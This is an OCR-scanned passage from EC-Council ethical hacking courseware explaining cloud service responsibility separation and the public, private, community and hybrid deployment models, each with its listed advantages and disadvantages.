
Advantages:

- Pay-per-use
- Low cost
- Efficient security updates
- Easy deployment
- High scalability

Disadvantages:

- High latency
- Memory limitations
- Monitoring and debugging limitations
- Unstable tools and frameworks
- Vendor lock-in

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Separation of Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services; namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models. The figure below illustrates the separation of cloud responsibilities specific to service delivery models.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.1: Separation of cloud responsibilities specific to service delivery models

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Deployment Models

Public Cloud	Services are rendered over a network that is open for public use
Private Cloud	Cloud infrastructure is operated for a single organization only
Community Cloud	Shared infrastructure between several organizations from a specific community with common concerns (security, compliance, jurisdiction, etc.)
Hybrid Cloud	Combination of two or more clouds (private, community, or public) that remain unique entities but are bound together, thereby offering the benefits of multiple deployment models
Multi Cloud	Dynamic heterogeneous environment that combines workloads across multiple cloud vendors, managed via one proprietary interface to achieve long term business goals

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The four standard cloud deployment models are

- **Public Cloud**

  In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

  - **Advantages:**
    - Simplicity and efficiency
    - Low cost
    - Reduced time (when server crashes, needs to restart or reconfigure cloud)
    - No maintenance (public cloud service is hosted off-site)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- No contracts (no long-term commitments)

- **Disadvantages:**
  - Security is not guaranteed
  - Lack of control (third-party providers are in charge)
  - Slow speed (relies on Internet connections; the data transfer rate is limited)




Figure 19.2: Public cloud deployment model

- **Private Cloud**

  A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

  - **Advantages:**
    - Security enhancement (services are dedicated to a single organization)
    - Increased control over resources (organization is in charge)
    - High performance (cloud deployment within the firewall implies high data transfer rates)
    - Customizable hardware, network, and storage performances (as the organization owns private cloud)
    - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disadvantages:**
  - High cost
  - On-site maintenance




Figure 19.3: Private cloud deployment model

- **Community Cloud**

  It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Optum Health Cloud, Salesforce Health Cloud).

  - **Advantages:**
    - Less expensive compared to the private cloud
    - Flexibility to meet the community's needs
    - Compliance with legal regulations
    - High scalability
    - Organizations can share a pool of resources from anywhere via the Internet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disadvantages:**
  - Competition between consumers in resource usage
  - Inaccurate prediction of required resources
  - Lack of legal entity in case of liability
  - Moderate security (other tenants may be able to access data)
  - Trust and security concerns between tenants




Figure 19.4: Community cloud deployment model

- **Hybrid Cloud**

  It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat, Logicalis).

  Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

  - **Advantages:**
    - High scalability (contains both public and private clouds)
    - Offers both secure and scalable public resources
    - High level of security (comprises private cloud)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Allows to reduce and manage the cost according to requirements

- **Disadvantages:**
  - Communication at the network level may be conflicted as it uses both public and private clouds
  - Difficult to achieve data compliance
  - Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
  - Complex service level agreements (SLAs)

